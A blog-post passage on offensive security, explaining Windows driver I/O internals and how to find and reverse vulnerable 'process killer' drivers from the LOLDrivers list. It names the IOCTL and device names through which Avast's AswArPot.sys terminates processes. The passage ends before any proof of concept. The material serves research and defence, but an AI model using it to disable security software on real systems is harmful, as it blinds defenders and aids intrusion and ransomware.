Finding and exploiting process killer drivers with LOL for 3000$

alice.climent-pommeret.red/posts/process-killer-driver

Alice June 9, 2023

Contents

Alice included in Offensive Security
2023-06-09 4623 words 22 minutes

This article describes a quick way to find *easy* exploitable process killer drivers. There are many ways to identify and exploit process killer drivers. This article is not exhaustive and presents only one (easy) method.

Lately, the use of the BYOVD technique to kill AV and EDR agents seems trending. The ZeroMemoryEx Blackout project, the Terminator tool sold (for 3000$) by spyboy are some recent examples.

Using vulnerable drivers to kill AV and EDR is not brand new, it's been used by APTs, Red Teamers, and ransomware gangs for quite some time.

However, a few months ago a new projet called LOLDrivers was released.

This awesome project centralizes known vulnerable drivers, enriches them with some of their specifications, and allows you to download them. Its emergence in the landscape is (for me at least) a game changer: it offers a huge, easily accessible playground.

In this article, I will introduce some `kernel driver/internals` theory and explain how to use the data in `LOLDrivers` to find interesting drivers. Finally, I will present 2 examples of vulnerable drivers and explain how to quickly reverse them and create a PoC to exploit them.

Let's go !

The basics

Here, I'm going to present a few essential theoretical elements. Since the kernel of the operating system is huge and complex, **the elements of this section are volontary simplified**. The goal here is to give key elements to understand how a user-mode application communicates with a software driver running in kernel mode.

Workflow

To communicate with a software driver running in the kernel, an application running in user-mode must use functions from the Windows API performing syscalls.

If you want to know more about syscalls, you can read my previous articles about it here and here.

In a nutshell, the functions from the Windows API performing syscalls are located in `ntdll.dll` and `win32u.dll`.

When a function from those DLLs performs a syscall the execution flow is forwarded to the kernel. Then, the code of the related function is located and executed.

That’s where we stopped in the previous articles.

In reality, things don’t stop here. Sure if you use `NtWriteFile()` in your user-mode application in the end the `NtWriteFile()` code in `ntoskrnl.exe` will be executed. But after that, other elements come into play.




Illustration of a possible Nt functions workflow*

The `I/O Manager` is a set of functions in charge of the communication with drivers for I/O operations (functions starting with `Io*`). When a Windows API function needs to perform an I/O operation (network operation, filesystem operation, etc), the Kernel code of your function, will end up calling functions of the `I/O Manager`.

To communicate with the drivers the `I/O Manager` uses an `IRP (I/O Request Packet)` data strucuture (details incoming, see a bit below).

The `I/O Manager`'s job in this case is to create an `IRP` with elements transmitted from the user-mode call, then locate and send the `IRP` to the appropriate driver.

Finally, using the information embedded in the `IRP`, the driver will perform the required task.

If it's a software driver the end is here (well, not really but simplification remember). However, if it's a hardware driver, `Hardware Abstraction Layer` functions of `ntoskrnl.exe` will be called (functions starting with `Hal*`).

The purpose of `Hal*` functions is to communicate with the hardware, you can think of it as the last layer of the kernel before the hardware.

The main purpose of a software driver is to access data structure exclusively accessible in Kernel Mode. In this article, we will focus only on those.

If you want to learn more about the different types of drivers you can check this Microsoft article

IRP (I/O Request Packet)

`IRP (I/O Request Packet)` is a data structure, built by the `I/O Manager`, used to communicate with a driver.


This structure looks like this:

```
typedef struct _IRP {
  CSHORT                    Type;
  USHORT                    Size;
  PMDL                      MdlAddress;
  ULONG                     Flags;
  union {
    struct _IRP     *MasterIrp;
    __volatile LONG IrpCount;
    PVOID           SystemBuffer;
  } AssociatedIrp;
  LIST_ENTRY                ThreadListEntry;
  IO_STATUS_BLOCK           IoStatus;
  KPROCESSOR_MODE           RequestorMode;
  BOOLEAN                   PendingReturned;
  CHAR                      StackCount;
  CHAR                      CurrentLocation;
  BOOLEAN                   Cancel;
  KIRQL                     CancelIrql;
  CCHAR                     ApcEnvironment;
  UCHAR                     AllocationFlags;
  union {
    PIO_STATUS_BLOCK UserIosb;
    PVOID            IoRingContext;
  };
  PKEVENT                   UserEvent;
  union {
    struct {
      union {
        PIO_APC_ROUTINE UserApcRoutine;
        PVOID           IssuingProcess;
      };
      union {
        PVOID                 UserApcContext;
#if ...
        _IORING_OBJECT        *IoRing;
#else
        struct _IORING_OBJECT *IoRing;
#endif
      };
    } AsynchronousParameters;
    LARGE_INTEGER AllocationSize;
  } Overlay;
  __volatile PDRIVER_CANCEL CancelRoutine;
  PVOID                     UserBuffer;
  union {
    struct {
      union {
        KDEVICE_QUEUE_ENTRY DeviceQueueEntry;
        struct {
          PVOID DriverContext[4];
        };
      };
      PETHREAD     Thread;
```

```
        PCHAR        AuxiliaryBuffer;
        struct {
          LIST_ENTRY ListEntry;
          union {
            struct _IO_STACK_LOCATION
  *CurrentStackLocation;
            ULONG                     PacketType;
          };
        };
        PFILE_OBJECT OriginalFileObject;
      } Overlay;
      KAPC  Apc;
      PVOID CompletionKey;
    } Tail;
  } IRP;
```

As you can see there is a lot of information, but we'll focus exclusively on `*CurrentStackLocation`.

An `IRP` always comes with at least one `IO_STACK_LOCATION` structure. A simple action in user-mode can trigger the usage of a series of drivers. This implies that a single `IRP` can hold several `IO_STACK_LOCATION`. Depending on the position in the series of drivers, the `IO_STACK_LOCATION` varies, and the proper one in context is stored in `*CurrentStackLocation`.



IRP with its IO_STACK_LOCATIONs

The `IO_STACK_LOCATION` structure contains a *HUGE* union (the `Parameters` entry):

```
typedef struct _IO_STACK_LOCATION {
  UCHAR                  MajorFunction;
  UCHAR                  MinorFunction;
  UCHAR                  Flags;
  UCHAR                  Control;
  union {
    struct {
      PIO_SECURITY_CONTEXT     SecurityContext;
      ULONG                    Options;
      USHORT POINTER_ALIGNMENT FileAttributes;
      USHORT                   ShareAccess;
      ULONG POINTER_ALIGNMENT  EaLength;
    } Create;
    struct {
      PIO_SECURITY_CONTEXT          SecurityContext;
      ULONG                         Options;
      USHORT POINTER_ALIGNMENT      Reserved;
      USHORT                        ShareAccess;
      PNAMED_PIPE_CREATE_PARAMETERS Parameters;
    } CreatePipe;
    struct {
      PIO_SECURITY_CONTEXT        SecurityContext;
      ULONG                       Options;
      USHORT POINTER_ALIGNMENT    Reserved;
      USHORT                      ShareAccess;
      PMAILSLOT_CREATE_PARAMETERS Parameters;
    } CreateMailslot;
    struct {
      ULONG                   Length;
      ULONG POINTER_ALIGNMENT Key;
      ULONG                   Flags;
      LARGE_INTEGER           ByteOffset;
    } Read;
    struct {
      ULONG                   Length;
      ULONG POINTER_ALIGNMENT Key;
      ULONG                   Flags;
      LARGE_INTEGER           ByteOffset;
    } Write;
    struct {
      ULONG                   Length;
      PUNICODE_STRING         FileName;
      FILE_INFORMATION_CLASS  FileInformationClass;
      ULONG POINTER_ALIGNMENT FileIndex;
    } QueryDirectory;
    struct {
      ULONG                   Length;
      ULONG POINTER_ALIGNMENT CompletionFilter;
    } NotifyDirectory;
    struct {
      ULONG                                                 Length;
      ULONG POINTER_ALIGNMENT                               CompletionFilter;
      DIRECTORY_NOTIFY_INFORMATION_CLASS POINTER_ALIGNMENT
```

```
DirectoryNotifyInformationClass;
    } NotifyDirectoryEx;
    struct {
      ULONG                                    Length;
      FILE_INFORMATION_CLASS POINTER_ALIGNMENT FileInformationClass;
    } QueryFile;
    struct {
      ULONG                                    Length;
      FILE_INFORMATION_CLASS POINTER_ALIGNMENT FileInformationClass;
      PFILE_OBJECT                             FileObject;
      union {
        struct {
          BOOLEAN ReplaceIfExists;
          BOOLEAN AdvanceOnly;
        };
        ULONG  ClusterCount;
        HANDLE DeleteHandle;
      };
    } SetFile;
    struct {
      ULONG                   Length;
      PVOID                   EaList;
      ULONG                   EaListLength;
      ULONG POINTER_ALIGNMENT EaIndex;
    } QueryEa;
    struct {
      ULONG Length;
    } SetEa;
    struct {
      ULONG                                  Length;
      FS_INFORMATION_CLASS POINTER_ALIGNMENT FsInformationClass;
    } QueryVolume;
    struct {
      ULONG                                  Length;
      FS_INFORMATION_CLASS POINTER_ALIGNMENT FsInformationClass;
    } SetVolume;
    struct {
      ULONG                   OutputBufferLength;
      ULONG POINTER_ALIGNMENT InputBufferLength;
      ULONG POINTER_ALIGNMENT FsControlCode;
      PVOID                   Type3InputBuffer;
    } FileSystemControl;
    struct {
      PLARGE_INTEGER          Length;
      ULONG POINTER_ALIGNMENT Key;
      LARGE_INTEGER           ByteOffset;
    } LockControl;
    struct {
      ULONG                   OutputBufferLength;
      ULONG POINTER_ALIGNMENT InputBufferLength;
      ULONG POINTER_ALIGNMENT IoControlCode;
      PVOID                   Type3InputBuffer;
    } DeviceIoControl;
    struct {
      SECURITY_INFORMATION    SecurityInformation;
      ULONG POINTER_ALIGNMENT Length;
    } QuerySecurity;
    struct {
      SECURITY_INFORMATION SecurityInformation;
      PSECURITY_DESCRIPTOR SecurityDescriptor;
    } SetSecurity;
    struct {
      PVPB           Vpb;
      PDEVICE_OBJECT DeviceObject;
      ULONG          OutputBufferLength;
    } MountVolume;
    struct {
      PVPB           Vpb;
      PDEVICE_OBJECT DeviceObject;
    } VerifyVolume;
    struct {
      struct _SCSI_REQUEST_BLOCK *Srb;
    } Scsi;
    struct {
      ULONG                       Length;
      PSID                        StartSid;
      PFILE_GET_QUOTA_INFORMATION SidList;
      ULONG                       SidListLength;
    } QueryQuota;
    struct {
      ULONG Length;
    } SetQuota;
    struct {
      DEVICE_RELATION_TYPE Type;
    } QueryDeviceRelations;
    struct {
      const GUID *InterfaceType;
      USHORT     Size;
      USHORT     Version;
      PINTERFACE Interface;
      PVOID      InterfaceSpecificData;
    } QueryInterface;
    struct {
      PDEVICE_CAPABILITIES Capabilities;
    } DeviceCapabilities;
    struct {
      PIO_RESOURCE_REQUIREMENTS_LIST IoResourceRequirementList;
    } FilterResourceRequirements;
    struct {
      ULONG                   WhichSpace;
      PVOID                   Buffer;
      ULONG                   Offset;
      ULONG POINTER_ALIGNMENT Length;
    } ReadWriteConfig;
    struct {
      BOOLEAN Lock;
    } SetLock;
    struct {
      BUS_QUERY_ID_TYPE IdType;
    } QueryId;
    struct {
      DEVICE_TEXT_TYPE       DeviceTextType;
      LCID POINTER_ALIGNMENT LocaleId;
    } QueryDeviceText;
    struct {
      BOOLEAN                                          InPath;
      BOOLEAN                                          Reserved[3];
      DEVICE_USAGE_NOTIFICATION_TYPE POINTER_ALIGNMENT Type;
    } UsageNotification;
    struct {
      SYSTEM_POWER_STATE PowerState;
    } WaitWake;
    struct {
      PPOWER_SEQUENCE PowerSequence;
    } PowerSequence;
#if ...
    struct {
      union {
        ULONG                      SystemContext;
        SYSTEM_POWER_STATE_CONTEXT SystemPowerStateContext;
      };
      POWER_STATE_TYPE POINTER_ALIGNMENT Type;
      POWER_STATE POINTER_ALIGNMENT      State;
      POWER_ACTION POINTER_ALIGNMENT     ShutdownType;
    } Power;
#else
    struct {
      ULONG                              SystemContext;
      POWER_STATE_TYPE POINTER_ALIGNMENT Type;
      POWER_STATE POINTER_ALIGNMENT      State;
      POWER_ACTION POINTER_ALIGNMENT     ShutdownType;
    } Power;
#endif
    struct {
      PCM_RESOURCE_LIST AllocatedResources;
      PCM_RESOURCE_LIST AllocatedResourcesTranslated;
    } StartDevice;
    struct {
      ULONG_PTR ProviderId;
      PVOID     DataPath;
      ULONG     BufferSize;
      PVOID     Buffer;
    } WMI;
    struct {
      PVOID Argument1;
      PVOID Argument2;
      PVOID Argument3;
      PVOID Argument4;
    } Others;
  } Parameters;
  PDEVICE_OBJECT         DeviceObject;
  PFILE_OBJECT           FileObject;
  PIO_COMPLETION_ROUTINE CompletionRoutine;
  PVOID                  Context;
} IO_STACK_LOCATION, *PIO_STACK_LOCATION;
```

But don’t get scared! We are going to focus only on `MajorFunction` and some structures of `Parameters`.

`MajorFunction` contains the `IRP major function code`, which tells the driver what operation it should carry out.

- **IRP_MJ_CREATE**: when `NtCreateFile()` (from user-mode) or `ZwCreateFile()` (from kernel mode) is called on the driver.
- **IRP_MJ_CLOSE**: when `NtClose()` (from user-mode) or `ZwClose()` (from kernel mode) is called on the driver.
- **IRP_MJ_DEVICE_CONTROL**: when `NtDeviceIoControlFile()` (from user-mode) or `ZwDeviceIoControlFile()` (from kernel mode) is called on the driver.
- **IRP_MJ_READ**
- **IRP_MJ_WRITE**
- **IRP_MJ_CLEANUP**
- **IRP_MJ_FILE_SYSTEM_CONTROL**
- **IRP_MJ_FLUSH_BUFFERS**
- **IRP_MJ_INTERNAL_DEVICE_CONTROL**
- **IRP_MJ_PNP**
- **IRP_MJ_POWER**
- **IRP_MJ_QUERY_INFORMATION**
- **IRP_MJ_SET_INFORMATION**
- **IRP_MJ_SHUTDOWN**
- **IRP_MJ_SYSTEM_CONTROL**

We’ll only use `IRP_MJ_CREATE`, `IRP_MJ_CLOSE` and the most important for us: `IRP_MJ_DEVICE_CONTROL`.

What you need to remember here, is that when you interact with a driver using functions such as `NtCreateFile()`, `NtClose()`, or `NtDeviceIoControlFile()` a value related to the action you want to perform is stored in the `MajorFunction` element of the `IRP` that will be built for your driver.

IRP_MJ_DEVICE_CONTROL set in the MajorFunction attribute of the IRP IO_STACK_LOCATION structure

When using the `DeviceIoControl()`, `NtDeviceIoControlFile()` or `ZwDeviceIoControlFile()` the structure in the `Parameters` is `DeviceIoControl`.

```
  struct {
        ULONG
 OutputBufferLength;
        ULONG POINTER_ALIGNMENT
 InputBufferLength;
        ULONG POINTER_ALIGNMENT IoControlCode;
        PVOID
 Type3InputBuffer;
    } DeviceIoControl;
```

`DeviceIoControl()` functions are used to communicate with the driver when you want it to perform a specific dedicated action. `DeviceIoControl()` functions take amongst their parameters:

- a handle on the drivers that you want to communicate with;
- an `IoControlCode` (also called `IOCTL`).

This code will be stored in the `IO_STACK_LOCATION` at `Parameters.DeviceIoControl.IoControlCode`.

You can find more info on the `IRP major function code` on the Microsoft Documentation.

IOCTL (I/O Control Code)

`IOCTL` are crucial in the communication between user-mode and drivers. An `IOCTL` is a 32 bits value used to identify a specific function in a driver.

Let’s say that you developed your EDR product with an agent in user-mode and a kernel driver. You want to be able to kill processes using your kernel mode driver and using a PID provided from the user-mode agent.

To do so you’ll need to use `DeviceIoControl()` from the agent on the EDR driver. The `DeviceIoControl()` function will need the `IOCTL` of the process termination function implemented in the driver and the process `PID` that you want to kill.

This `IOCTL` is written by the `I/O Manager` in the `IO_STACK_LOCATION` of the `IRP` during its creation and sent to the EDR driver.

Then the driver uses the current `IO_STACK_LOCATION` of the `IRP` to find out which task is required using the `MajorFunction` field. If the content of the field is `IRP_MJ_DEVICE_CONTROL` then the `IOCTL` code will be retrieved in the field `Parameters.DeviceIoControl.IoControlCode`.


Finally, the driver executes the function in its code related to the `IOCTL`, which in our case is a process termination function. The `PID` is retrieved by the function code using a buffer that contains the data (`PID` in our case) provided via the `DeviceIoControl()` function.

IOCTL set in the Parameters.DeviceIoControl.IoControlCode attribute of the IRP IO_STACK_LOCATION structure

`IOCTL` are defined by the driver developers. **`IOCTL` are based on strict rules and cannot be random**.

They carry 4 pieces of information:

- **DeviceType**: type of device can be one of the following. However, in our case (software driver) most of the time the type is going to be `FILE_DEVICE_UNKNOWN` (`0x22`) or a value between `0x8000 and 0xFFFF`.
- **FunctionCode**: code identifiying the function in your driver. It must be unique for a same device type. The value ranges from `0x800` to `0xFFF`. Function codes under `0x800` are restricted to Microsoft.
- **TransferType**: indicates how the system will pass data between the caller and the driver handling the `IRP`.
- **RequiredAccess**: indicates the type of access that a caller must request when opening the file object that represents the device (Read, Write, etc).



IOCTL illustration from Microsoft documentation

To create the `IOCTL` code the developers use the Windows `CTL_CODE` macro that takes the 4 arguments:

`CTL_CODE(DeviceType, Function, Method, Access)`

This performs the following operation on the arguments:

`((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method))`

Let’s do it manually:

```
DeviceType = FILE_DEVICE_UNKNOWN = 0x22
Access = FILE_ANY_ACCESS = 0x00
Method = METHOD_NEITHER = 0x3
Function = 0x800


Device type = FILE_DEVICE_UNKNOWN = 00100010
Access = FILE_ANY_ACCESS = 00
Method = METHOD_NEITHER = 11
Function = 100000000000

                       00000000000000000000000000000000 (32 bits)
((DeviceType) << 16) =         00100010xxxxxxxxxxxxxxxx
((Access) << 14)     =                 00xxxxxxxxxxxxxx
(Function) << 2     =                   100000000000xx
(Method)                                            11

OR                    ----------------------------------
                      00000000001000100010000000000011

IOCTL CODE = 0x00222003 (or 0x222003)
```

Another example using a different `DeviceType`:

```
DeviceType = 0x8000
Access = FILE_ANY_ACCESS = 0x00
Method = METHOD_NEITHER = 0x3
Function = 0x800

DeviceType = 1000000000000000
Access = FILE_ANY_ACCESS = 00
Method = METHOD_NEITHER = 11
Function = 100000000000
                       00000000000000000000000000000000
((DeviceType) << 16) = 1000000000000000xxxxxxxxxxxxxxxx
((Access) << 14)     =                 00xxxxxxxxxxxxxx
(Function) << 2     =                   100000000000xx
(Method)                                            11

OR                    ----------------------------------
                       10000000000000000010000000000011

IOCTL CODE = 0x80002003
```

If you want to find more information about `IOCTL` you can check the Microsoft documentation. If you want to play to decode `IOCTL` you can check this fun project.

However, a real declaration of `IOCTL` in a driver looks like this:

```
#define IOCTL_DESTROY_THE_WORLD CTL_CODE(0x8000, 0x900, METHOD_BUFFERED, FILE_ANY_ACCESS)
#define IOCTL_BURN_THE_GALAXY   CTL_CODE(0x8000, 0x901, METHOD_BUFFERED, FILE_ANY_ACCESS)
#define IOCTL_PET_SOME_PUPPIES  CTL_CODE(0x8000, 0x902, METHOD_BUFFERED, FILE_ANY_ACCESS)
```

DriverEntry

The `DriverEntry()` function is the main of Windows drivers, it’s the first called function after driver load.

It takes 2 arguments:

- **DriverObject**: pointer to a `DRIVER_OBJECT` structure.
- **RegistryPath**: pointer to a counted Unicode string specifying the path to the driver’s registry key.

Now let’s see an example of a Driver that uses `IOCTL` from user-mode (**the explanations in this chapter are in the code comments!**):

```
//
// The IOCTL function codes from 0x800 to 0xFFF are for customer use. Function codes less than 0x800 are
reserved for Microsoft
// The IOCTL DeviceType codes less than 0x8000 are reserved for Microsoft. Values of 0x8000 and higher can be
used by vendors
//

#define IOCTL_DESTROY_THE_WORLD CTL_CODE(0x8000, 0x900, METHOD_BUFFERED, FILE_ANY_ACCESS)
#define IOCTL_BURN_THE_GALAXY   CTL_CODE(0x8000, 0x901, METHOD_BUFFERED, FILE_ANY_ACCESS)
#define IOCTL_PET_SOME_PUPPIES  CTL_CODE(0x8000, 0x902, METHOD_BUFFERED, FILE_ANY_ACCESS)


NTSTATUS DriverEntry(_In_ PDRIVER_OBJECT DriverObject, _In_ PUNICODE_STRING RegistryPath)
{

    NTSTATUS        ntStatus;
    UNICODE_STRING  DeviceName = RTL_CONSTANT_STRING(L"\\Device\\MyDriver");
    UNICODE_STRING  SymbolicLinkName =  = RTL_CONSTANT_STRING(L"\\??\\MyDriver");
    PDEVICE_OBJECT  deviceObject = NULL;
    UNREFERENCED_PARAMETER(RegistryPath);

// We interact with the driver through a 'Device'. At the driver load the 'Device object' is created.
    ntStatus = IoCreateDevice(
        DriverObject,                   // Our Driver Object
        0,                              // We don't use a device extension
        &DeviceName,                    // Device name "\Device\MyDriver"
        FILE_DEVICE_UNKNOWN,            // Device type
        FILE_DEVICE_SECURE_OPEN,        // Device characteristics
        FALSE,                          // Not an exclusive device
        &deviceObject );                // Returned ptr to Device Object

    if ( !NT_SUCCESS( ntStatus ) )
    {
        DbgPrint("Couldn't create device\n");
        IoDeleteDevice( deviceObject );

        return ntStatus;
    }

// Here we define the function related to MajorFunction values

    // When Nt/ZwCreatefile() is used on this driver the function 'CreateCloseFunction' will be executed.
    DriverObject->MajorFunction[IRP_MJ_CREATE] = CreateCloseFunction;

    // When Nt/ZwClose() is used on this driver the function 'CreateCloseFunction' will be executed.
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = CreateCloseFunction;

    // When a Nt/ZwNtDeviceIoControlFile() is used on this driver the function 'IOCTL_DispatchFunction' will
be executed.
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IOCTL_DispatchFunction;

    // When the driver is unloaded the 'UnloadDriverFunction' will be executed.
    DriverObject->DriverUnload = UnloadDriverFunction;
    // To interact with the device from user-mode we need to create a symbolic link pointing to the device. The symbolic link will be used in the Nt* functions to communicate with the kernel mode driver.
    // Reminder: The symbolic link point to the device, the device is the object that allows us to interact with the driver.

    ntStatus = IoCreateSymbolicLink(&SymbolicLinkName, &DeviceName );

    if ( !NT_SUCCESS( ntStatus ) )
    {
        DbgPrint("Couldn't create symbolic link\n");
        IoDeleteDevice( deviceObject );
    }

    return ntStatus;
}

// Called when Nt/ZwCreateFile or Nt/ZwClose functions are called on this driver.
// It's does nothing interesting. Just return a success.
// However, it allows us from user-mode to retrieve an handle to interact with the driver (via NtCreatefile) or to Close it (NtClose)
NTSTATUS CreateCloseFunction(PDEVICE_OBJECT DeviceObject, PIRP Irp){

    UNREFERENCED_PARAMETER(DeviceObject);

    Irp->IoStatus.Status = STATUS_SUCCESS;
    Irp->IoStatus.Information = 0;

    IoCompleteRequest( Irp, IO_NO_INCREMENT );

    return STATUS_SUCCESS;
}

// When the driver is unloaded this function is called. Its purpose is to delete the symbolic link and the device object created at load.
VOID UnloadDriverFunction(_In_ PDRIVER_OBJECT DriverObject){

    PDEVICE_OBJECT deviceObject = DriverObject->DeviceObject;
    UNICODE_STRING  SymbolicLinkName =  = RTL_CONSTANT_STRING(L"\\??\\MyDriver");

    IoDeleteSymbolicLink( &SymbolicLinkName );

    if ( deviceObject != NULL )
    {
        IoDeleteDevice( deviceObject );
    }

     DbgPrint("Driver unloaded!\n");
}

// The heart of the driver. This function is called when NtDeviceIoControlFile()
NTSTATUS IOCTL_DispatchFunction(PDEVICE_OBJECT DeviceObject, PIRP Irp){

    PIO_STACK_LOCATION  IRP_stack; // Pointer to current stack location
    NTSTATUS            ntStatus = STATUS_SUCCESS; // Assume success

    UNREFERENCED_PARAMETER(DeviceObject);

    // Retrieve the current IO_STACK_LOCATION to be used by the IRP. Basically the function retrieves the
"CurrentStackLocation" value on the IRP structure.
    IRP_stack = IoGetCurrentIrpStackLocation( Irp );

    //
    // Determine which I/O control code was specified.
    //

    // Retrieves the IoControlCode sent to the driver and using a switch perform an action specific to the
IOCT.
    switch ( IRP_stack->Parameters.DeviceIoControl.IoControlCode )
    {
    case IOCTL_DESTROY_THE_WORLD:

        DbgPrint("Let's destroy the world...\n");
        break;

    case IOCTL_BURN_THE_GALAXY:

        DbgPrint("On my way to burn the galaxy...\n");
        break;

    case IOCTL_PET_SOME_PUPPY:

        DbgPrint("Let's find some puppies to pet!\n");
        break;

    default:

        ntStatus = STATUS_INVALID_DEVICE_REQUEST;

        DbgPrint(("ERROR: unrecognized IOCTL %x\n", IRP_stack->Parameters.DeviceIoControl.IoControlCode));
        break;
    }

    //
    // Finish the I/O operation by simply completing the packet and returning
    // the same status as in the packet itself.
    //

    Irp->IoStatus.Status = ntStatus;
    Irp->IoStatus.Information = 0;
    IoCompleteRequest( Irp, IO_NO_INCREMENT );

    return ntStatus;
}

// Code inspired by:
// https://github.com/microsoft/Windows-driver-samples/blob/main/general/ioctl/wdm/sys/sioctl.c
//
```

```
https://github.com/zodiacon/windowskernelprogrammingbook/blob/master/chapter04/PriorityBooster/PriorityBooste
r.cpp
```

In a nutshell, the key elements to keep in mind while reversing a driver searching for juicy `IOCTLs`:

- the main of the Windows drivers is the `DriverEntry()`;
- `IRP major function code` are associated with specific types of driver operation. A driver communicating with user-land via `IOCTL` code will use `IRP_MJ_CREATE`, `IRP_MJ_CLOSE` and `IRP_MJ_DEVICE_CONTROL` IRP major function code;
- the function associated to `IRP_MJ_DEVICE_CONTROL` is the one that will process the `IOCTL` code in the driver.

LOLDrivers_finder (Using LOLDrivers for fun!)

To quicky identify potential easy exploitable process killer drivers, I coded a script called `LOLDrivers_finder`.

This script uses the LOLDriver json file. This file contains technical data: for each available driver in the project, the list of the functions it imports is provided.

A basic process killer driver requires 2 things:

- a way to get an handle on a process (for instance `NtOpenProcess` or `ZwOpenProcess`);
- a way to terminate the process (for instance `NtTerminateProcess` or `ZwTerminateProcess`).

The script checks all the imported functions for each driver in the json file. If a driver has in its imported functions `Nt/ZwOpenProcess` **AND** `Nt/ZwTerminateProcess` then it will be selected as a potential process killer drivers.

> *Yes, I KNOW moment.*
>
> Of course **there are lots of way to exploit drivers to kill processes**.
>
> There are also **lots of way to retrieve a handle on a process or kill it without using these functions**.
>
> Finally, yes **functions can be imported dynamically or retrieved by parsing the `ntdll` EAT**.
>
> **So yes this script will miss them**. However, this quick and dirty script **will also find real and easy exploitable process killers drivers**.
>
> Obvious warning here, **not all drivers in the output are process killers drivers or exploitable with just the right IOCTL**

Examples

In this section, I'm going to quickly analyze 2 drivers retrieved with the `LOLDrivers_finder` script.

To do so, I start with `ZwTerminateProcess()` and then backtrack all paths that lead to it (via cross-referencing function calls).

This way, I will find (at least) a path and get a general idea on how this terminate function is called and if it's possible to trigger it from user-land.

Case 1: AswArPot.sys - anti-rootkit driver by Avast

The first candidate is the Avast `AswArPot.sys` anti-rootkit driver.

First, we open and seek references in the code for `ZwTerminateProcess()` (in IDA you search in the import tab and use the cross-reference feature).

Lucky for us, the function is only used once in the code.

function code using `ZwTerminateProcess()`

`ZwOpenProcess()` retrieves a process handle just before passing it as an argument to `ZwTerminateProcess()`. Good. Now let's see, using the cross-reference magic, where this chunk of code is called.

function calling our terminate code

In this snippet, we can see a lot of case with 32 bits hexadecimal code… Well this looks a lot like the `IOCTL` switch case, doesn't it? We can clearly see the value linked to our "terminate function", is `0x9988C094`.

Let's continue our function call moonwalk and check the calling function with the cross-reference.

function retrieving the IOCTL and checking the major function code

Now, we see the `CurrentStackLocation` being retrieved, the `SystemBuffer` which is one of the buffer that can be used to store user-input data, the `IoControlCode` and the `MajorFunction` value being checked.

The decimal value for the major function code `IRP_MJ_DEVICE_CONTROL` is 14 (or 0x0e) and 2 for `IRP_MJ_CLOSE`. You can check it here or on your machine if you have the WDK installed.

So basically: a check is performed on the major function code to behave differently depending on whether `IRP_MJ_CLOSE` or `IRP_MJ_DEVICE_CONTROL` is received.

Our path of interest to the terminate code requires major function code `IRP_MJ_DEVICE_CONTROL`. The required arguments have `IOCTL` and input buffer, which is logical.

Let's moonwalk one more time.

device check and call to the function we came from

Here there’s not much to see, but the first line is of interest. The device object is checked in the `if` statement. But why a device would need to be checked?

‘else’ statement code

If we go a little bit further in the code we have an `else` statement following a similar function (I know it’s similar because I checked it already be we are not going to do it again here).

We walk back the calling flow one more time.

Device and symbolic link creation. MajorFunction initialization

In this function 2 strings are available: `aswSP_ArPot2` and `avgSP_ArPot2`. One of those strings will be selected to create the device and symbolic link name.

We won’t see here the code in charge of thE selection but, basically, the value in the `if` statement is a flag set according to the driver’s name in the registry key pointed by the `RegistryPath` of the `DriverEntry`.

If the driver name starts with `asw` then `aswSP_ArPot2` will be used. Otherwise, if it starts with `avg` it will be `avgSP_ArPot2`.

Finally, if the driver name doesn’t start with any of those, an error will be triggered.

Let’s get back to rest of this code.

We have a `CreateDevice()` and an `IoCreateSymbolicLink()` function. We saw why it’s used earlier in the `DriverEntry` chapter.

The interesting thing here is the `memset64()` function after the `IoCreateSymbolicLink()`.

If the symbolic link is successfully created, then `Major_Dispatch_function()` (where we come from) address is set the in the `MajorFunction` attribute of the driver object.

In this code one unique function dispatches all the `IRPs`.

However, In our `DriverEntry()` example we used a more common approach by using differents functions to handle specific `IRPs`.

```
// CreateCloseFunction() is used to handle IRP_MJ_CREATE and IRP_MJ_CLOSE

    // When Nt/ZwCreatefile() is used on this driver the function 'CreateCloseFunction' will be
executed.
    DriverObject->MajorFunction[IRP_MJ_CREATE] = CreateCloseFunction;

    // When Nt/ZwClose() is used on this driver the function 'CreateCloseFunction' will be
executed.
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = CreateCloseFunction;

